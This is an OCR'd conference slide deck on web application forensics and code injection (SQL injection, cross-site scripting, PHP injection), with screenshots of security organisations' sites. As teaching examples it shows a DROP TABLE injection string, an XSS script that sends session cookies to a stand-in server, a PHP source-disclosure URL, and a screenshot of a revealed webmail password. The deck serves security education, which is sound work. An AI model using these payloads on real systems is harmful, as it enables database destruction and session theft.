
COLLEGE OF ENGINEERING, CHERTHALA
INTERNATIONAL CONFERENCE ON INFORMATION SCIENCE
IN COLLABORATION WITH CSI

Web Application Forensics for Code Injection attacks

By

Dr. DEEPAK SINGH TOMAR

Department of Computer Science & Engineering
M.A. National Institute of Technology , Bhopal



Web Forensic

- **Client Side forensic: determines if a user has been involved in a crime or if a user has been victim of a crime.**
  - **End user activity like email, visited pages, internet searches is audited in the client side logs**
- **Server Side forensic: determine the suspicious activity on web site.**
  - **Web server log, transaction logs, Firewall logs, Proxies and database logs are used for gathering the evidence.**

Corporate Surveillance


- For instance, Google, the world's most popular search engine, stores identifying information for each web search. An IP address and the search phrase used are stored in a database for up to 18 months.
- Google also scans the content of emails of users of its Gmail webmail service, in order to create targeted advertising based on what people are talking about in their personal email correspondences.
- Each page containing Google advertisements adds, reads, and modifies "cookies" on each visitor's computer.
- These cookies track the user across all of these sites, and gather information about their web surfing habits, keeping track of which sites they visit, and what they do when they are on these site

Web Application

A web application is an application that is accessed over a network such as the Internet or an intranet

Creating Web applications requires different approaches than traditional applications and involves the integration of numerous technologies.

Three Tier Architecture for Web Application



Web Application Vulnerability

- **In computer security, a vulnerability is a weakness which allows an attacker to reduce a system's information assurance.**
- **"No language can prevent insecure code, although there are language features which could aid or hinder a security-conscious developer."**

Chris Shiflett

Attack Scenario

- An attack scenario is an effective means of specifying and describing the ways an attacker might exploit the vulnerabilities.
- A scenario is a synthetic description of an event or series of actions and events.
- A typical web attack scenario comprises of the possible attacks to a web application, a possible attacker, and the web resources that are attacked.

Code Injection Attack

Carried out by suspicious users via entering vulnerable code into the input control of web form or address bar of web browser.

Common type of web application vulnerability, which may occur due to improper handling of the user's input.

Common Type of Code Injection Attack :

- ***SQL Injection***
- ***Cross Side Scripting***
- ***PHP Code Injection***

SQL Injection

Attacker injects malicious text string, most often a database query, into an available web form that is eventually executed by the database.

100

SELECT * from my_employee where scode =100

Vulnerable Input

17' or 'a'='a

SELECT * from my_employee where scode = ’17’ or ‘a’=‘a’;

An Example SQL Injection Attack

Product Search: blah‘ OR ‘x’ = ‘x

- What if the attacker had instead entered:
  - blah‘; DROP TABLE prodinfo; --
- Results in the following SQL:
  - SELECT prodinfo FROM prodtable WHERE prodname = ‘blah’; DROP TABLE prodinfo; --’
- Causes the entire database to be deleted
  - Depends on knowledge of table name
  - This is sometimes exposed to the user in debug code called during a database error
  - Use non-obvious table names, and never expose them to user

Defenses

- Scan query string for undesirable word combinations that indicate SQL statements
  - INSERT, DROP, etc.
  - If you see these, can check against SQL syntax to see if they represent a statement or valid user input
- Limit database permissions and segregate users
  - If you're only reading the database, connect to database as a user that only has read permissions
  - Never connect as a database administrator in your web application

Use Views

- Views are like virtual tables
- Make only those data visible which users need to see
- Create separate views for users or groups of users
- Write-protect view if there is no need for the user to modify contents

Database User – Access Control

- Create and use user and group accounts with required rights only
- Usually separated from system accounts
- Grant permission to execute certain operations on tables, views and columns

GRANT privilege ON object TO user/group

e.g.

GRANT SELECT ON documents TO alice

Cross Side Scripting

Attacker injects malicious code into a running process and further redirects the web control to his web pages that for conducting illegal activities.

<script>
document.location="hack.html";</script>

Cross Site Scripting Example

- **Attacker posts the following JavaScript on a message board:**

```
<SCRIPT>
document.location='http://myserver/cgi-bin/
stealcookie.cgi?'+document.cookie
</SCRIPT>
```

- **When Consultant views the posted message, his browser executes the malicious script, and his session cookie is sent to Trudy**

Cross-Site Scripting Defenses

- **Remove from user input all characters that are meaningful in scripting languages:**
  - **=<>"'();**
  - **You must do this filtering on the server side**
  - **You cannot do this filtering using Javascript on the client, because the attacker can get around such filtering**
- **More generally, on the server-side, your application must filter user input to remove:**
  - **Quotes of all kinds (', ", and `)**
  - **Semicolons (;), Asterisks (*), Percents (%), Underscores (_)**
  - **Other shell/scripting meta characters (=&\|*?~<>^()[]{}$\n\r)**
- **define characters that are ok (alpha and numeric), and filter everything else out**

Code Injection Attack

Injected Code

<script>document.location = "hack.php " </script>

Enter data <script>document.location = "hack.php submit

Web control redirected to hack.php

WEB SECURITY LAB.

Department of Computer Sc. & Engineering

M.A. National Institute of Technology , Bhopal

Hacking Zone


PHP Injection

It refer to types of code injection attacks which allow an attacker to supply code to the server side scripting engine.

<? show_source(“server_socket.php");?>

this vulnerability allows an attacker to run arbitrary, system level code on the vulnerable server and retrieve any desired information contained therein.

It refer to types of code injection attacks which allow an attacker to supply code to the server side




Firefox http://localhost/...%22%29%3B&submit=

localhost/php_f.php?sitem=show_source("passprotect.php")%3B&submit=

```
<?php
<script type = "text/javascript">

// Note: Like all Javascript password scripts, this is hopelessly insecure as the user can see
//the valid usernames/passwords and the redirect url simply with View Source.
// And the user can obtain another three tries simply by refreshing the page.
//So do not use for anything serious!

var count = 2;
function validate() {
var un = document.myform.username.value;
var pw = document.myform.pword.value;
var valid = false;

var unArray = ["Philip", "George", "Sarah", "Michael"];  // as many as you like - no comma after final entry
var pwArray = ["Password1", "Password2", "Password3", "Password4"];  // the corresponding passwords;

for (var i=0; i <unArray.length; i++) {
if ((un == unArray[i]) && (pw == pwArray[i])) {
valid = true;
break;
}
}

if (valid) {
alert ("Login was successful");
window.location = "http://www.google.com";
return false;
}

var t = " tries";
if (count == 1) {t = " try"}

if (count >= 1) {
alert ("Invalid username and/or password.  You have " + count + t + " left.");
document.myform.username.value = "";
document.myform.pword.value = "";
setTimeout("document.myform.username.focus()", 25);
setTimeout("document.myform.username.select()", 25);
count --;
}

else {
alert ("Still incorrect! You have no more tries left!");
```

Web Application Security Consortium (WASC)



Common Weakness Enumeration

A Community-Developed Dictionary of Software Weakness Types

CWE & SANS Institute TOP 25 MOST DANGEROUS SOFTWARE ERRORS

CWSS™ CWRAF™

Search by ID: Go


CWE List
- Full Dictionary View
- Development View
- Research View
- Reports
- Mapping & Navigation

About
- Sources
- Process
- Documents
- FAQs

Community
- Use & Citations
- SwA On-Ramp
- Discussion List
- Discussion Archives
- Contact Us

Scoring
- Prioritization
- CWSS
- CWRAF
- CWE/SANS Top 25

Compatibility
- Requirements
- Coverage Claims Representation
- Compatible Products
- Make a Declaration



Enlarge

CWE™ International in scope and free for public use, CWE provides a unified, measurable set of software weaknesses that is enabling more effective discussion, description, selection, and use of software security tools and services that can find these weaknesses in source code and operational systems as well as better understanding and management of software weaknesses related to architecture and design.

CWE in the Enterprise

- Software Assurance
- Application Security
- Supply Chain Risk Management
- System Assessment
- Training
- Code Analysis
- Remediation & Mitigation
- NVD (National Vulnerability Database)
- *Recommendation ITU-T X.1524 CWE,* ITU-T CYBEX Series

Related Efforts

Vulnerabilities (CVE)
Attack Patterns (CAPEC)
Cyber Observables (CybOX)
Malware (MAEC)
Structured Threat Information (STIX)
Weakness Scoring System (CWSS)
Weakness Risk Analysis Framework (CWRAF)
Build Security In (BSI)
Making Security Measurable (MSM)

News

- CWE Version 2.7 Now Available
- MITRE Hosts *Software and Supply Chain Assurance Working Group Meeting*
- CWE, CAPEC, and CVE Are Main Topics of Article about the "Heartbleed" Bug on MITRE's Cybersecurity Blog
- CWE and CVE Cited in White Paper about the Heartbleed Vulnerability
- CWE and CVE Mentioned in Article about Mitigating Risks of Counterfeit and Tainted Components in March/April 2014 Issue of *Crosstalk*

More News>>

Status Report

Version 2.7 posted June 23, 2014. There were 2 new entries. There were major changes to 135 entries, primarily affecting descriptions, relationships, potential mitigations, Common Attack Pattern Enumeration and Classification (CAPEC™) attack patterns, and other notes. There were no schema updates.

More Information

cwe@mitre.org

US-CERT

UNITED STATES COMPUTER EMERGENCY READINESS TEAM

Information For

Control System Users

Information for industrial control systems owners, operators, and vendors.

Government Users

Resources for information sharing and collaboration among government agencies.

Home and Business

Information for system administrators and technical users about latest threats.

About Us

US-CERT is part of DHS' National Cybersecurity and Communications Integration Center (NCCIC).

The Department of Homeland Security's United States Computer Emergency Readiness Team (US-CERT) leads efforts to improve the nation's cybersecurity posture, coordinate cyber information sharing, and proactively manage cyber risks to the Nation while protecting the constitutional rights of Americans. US-CERT strives to be a trusted global leader in cybersecurity - collaborative, agile, and responsive in a dynamic and complex environment.

Frequently Asked Questions

Where can I find current cybersecurity information?

You can subscribe to US-CERT's mailing lists and feeds. US-CERT distributes vulnerability and threat information through its National Cyber Awareness System (NCAS), and operates a Vulnerability Notes Database to provide technical descriptions of system vulnerabilities.

How does US-CERT fulfill its mission?

Through its 24x7 operations center, US-CERT accepts, triages, and collaboratively responds to incidents; provides technical assistance to information system operators; and disseminates timely notifications regarding current and potential security threats and vulnerabilities.

What is US-CERT's relationship to DHS?

Unifying the Global Response ...

www.antiphishing.org

Ask.com

APWG | Public Education Initiative | eCrime Research | STOP.THINK.CONNECT

Member Login | Contact Us

APWG

Unifying the Global Response to Cybercrime

INTERNET POLICY COMMITTEE | DATA LOGISTICS

Home | Report Phishing | Sponsor Solutions | Resources | APWG Events | APWG News Center | Join APWG | About APWG

APWG crafts end-user education schemes for both consumers and enterprise users, through warning systems and public-awareness campaigns

APWG PREMIUM MEMBERS:

websense | Microsoft | ebay | IEEE STANDARDS ASSOCIATION

VIEW ALL

Advice On Phishing

Be suspicious of any email with urgent requests for personal financial information

Avoid filling out forms in email messages that ask for personal financial information

VIEW ALL

APWG News

APWG Releases Phishing Trends Report for Q1 2014

APWG Releases Phishing Trends Report for Q4 2013

About APWG

APWG is the global industry, law enforcement, and government coalition focused on unifying the global response to cyber crime through development of data resources, data standards and model response


11:31
25-06-2014

Home - Web Application Security ...

www.webappsec.org

Ask.com

Web Application Security Consortium



WASC in the News

Web Application Firewall Criteria
PcWorld
February 2011

Hackers Put Social Networks Such as Twitter in Crosshairs
PcWorld
December 2010

Real-World Software Security
InformationWeek
August 2010

Companies should not use free security testing tools

Search this site

Google™ Custom Search Search

Web Application Security Consortium

The Web Application Security Consortium (WASC) is 501c3 non profit made up of an international group of experts, industry practitioners, and organizational representatives who produce open source and widely agreed upon best-practice security standards for the World Wide Web.

As an active community, WASC facilitates the exchange of ideas and organizes several industry projects. WASC consistently releases technical information, contributed articles, security guidelines, and other useful documentation. Businesses, educational institutions, governments, application developers, security professionals, and software vendors all over the world utilize our materials to assist with the challenges presented by web application security.

Volunteering to participate in WASC related activities is free and open to all.

How to contribute

If you're interested in website or application security you can first subscribe

Web Security List

- [WEB SECURITY] SAST for PHP and Scala
- [WEB SECURITY] SAST for PHP and Scala
- [WEB SECURITY] SAST for PHP and Scala
- [WEB SECURITY] SAST for PHP and Scala
- [WEB SECURITY] PayPal supports terrorism
- [WEB SECURITY] websecurity Digest, Vol 42, Issue 1

Navigation

Home
About OWASP
Acknowledgements
Advertising
AppSec Conferences
Brand Resources
Chapters
Community portal
Donate to OWASP
Downloads
Governance
Funding
Mailing Lists
Membership
News
OWASP Books
OWASP Merchandise
OWASP Initiatives
OWASP Projects
Presentations
Press
Video
Volunteer

Welcome to OWASP

the free and open software security community

- 2012 Project Support Initiative
- ZAP Proxy
- Cheat Sheets
- Top 10
- ESAPI
- ASVS
- SAMM
- Development Guide
- AppSec Tutorial Series
- Testing Guide
- ModSecurity Ruleset
- More...

About · Searching · Editing · New Article · OWASP Categories

Statistics · Recent Changes

The Open Web Application Security Project (OWASP) is a 501(c)(3) worldwide not-for-profit charitable organization focused on improving the security of software. Our mission is to make software security visible, so that individuals and organizations worldwide can make informed decisions about true software security risks.

Everyone is free to participate in OWASP and all of our materials are available under a free and open software license. You'll find everything **about OWASP** here on or linked from our wiki and current information on our OWASP Blog. OWASP **does not endorse or recommend commercial products or services**, allowing our community to remain vendor neutral with the collective wisdom of the best minds in software security worldwide. We ask that the community look out for inappropriate uses of the OWASP brand including use of our name, logos, project names and other trademark issues.

There are thousands of active wiki users around the globe who review the changes to the site to help ensure quality. If you're new, you may want to check out our **getting started** page. As a global group of volunteers with over 36,000 participants, questions or comments should be sent to one of our many **mailing lists** or directed to the OWASP Contact Us

News

OWASP News

2014 Board Elections
2014 WASPY Awards
OWASP Foundation Annual Report for 2013 FY
2014 OWASP Statement of the Security of the Internet

OWASP newsletters is a periodically report on events, projects, people, tools, updates Read Today...

Citations

Who Trusts OWASP?

Citations of National & International Legislation, Standards, Guidelines, Committees and Industry Codes of Practice - Click Here

How can OWASP help your org?

Government Bodies
Educational Institutions

Open Web Application Security Project (OWASP)

An open community and nonprofit organization which is dedicated to finding and fighting the causes of insecure software.

- **It provides a powerful awareness document for web application security.**
- **In every three years it releases and ranks the top 10 vulnerabilities.**
  - **SQL Injection attacks have been rated first in the OWASP [5] Top 10 web application vulnerabilities in 2010.**
  - **Cross Site Scripting (XSS) attack which is ranked first on the OWASP Top 10 Web application vulnerabilities in 2007 and now second in the 2010 ranking.**

A1-Injection

Injection

- Tricking an application into including unintended commands in the data sent to an interpreter

Interpreter

- Takes string and interpret them as command
- E.g.- SQL, OS Shell,

SQL injection is still quite common

- Many applications still susceptible
- Even though it's usually very simple to avoid

Typical Impact

- Entire database can be read or modified
- May also allow full database schema, or account access, or even OS level access

A2- Broken Authentication and Session Management

HTTP is a “stateless” protocol

- Credentials have to go with every request
- Should use SSL for everything requiring authentication

Session Management

- SESSION ID is unique to user
- It is used to track the state
- Most applications place "sessionId" in cookies, URL or Hidden variable

Session ID flaws

- User is send back the same ID in the every request
- Typically exposed on the network, in browser, in logs, etc.

Session ID Disclosure

- Packet sniffing -- especially on an open WiFi access point
- HttpReferrer logs, if sessionId is in the URL

Cont…

- Attackers compromise passwords, keys, or authentication tokens to assume other users' identities.

- Even valid authentication schemes can be undermined by flawed account management functions including:
  - Secret question
  - Remember my password
  - Re-login when session expired
  - Forgotten password recovery or reset
  - Change password, and other similar functions

Maulana Azad National Institute of Technology, Bhopal (MP) - Web Mail - Windows Internet Explorer

http://manit.ac.in/content/view/596/177/

File Edit View Favorites Tools Help

Maulana Azad National In... | Google | Page | Tools

X-Pass v2.2

Drag mouse from the left 'X' icon to a password field to reveal its content.

amitabh123

मौलाना आज़ाद राष्ट्रीय प्रौद्योगिकी संस्थान,भो

MAULANA AZAD NATIONAL INSTITUTE OF TE

Institute | About Us | Academics | Departments | Facilities | Photo Gallery | Contact Us | L

Latest in MANIT

Alumni Registration

Golden Jubilee Celebration

Menu

How To Reach Us

Institute /

Web Mail

email

Email depaktomar @manit.ac.in

Password ••••••••••

Submit Query

[Back]

http://manit.ac.in/index.php

Internet 100%

start | Privacy_DST | Maulana Azad Nation... | Microsoft PowerPoint ... | 8:28 PM

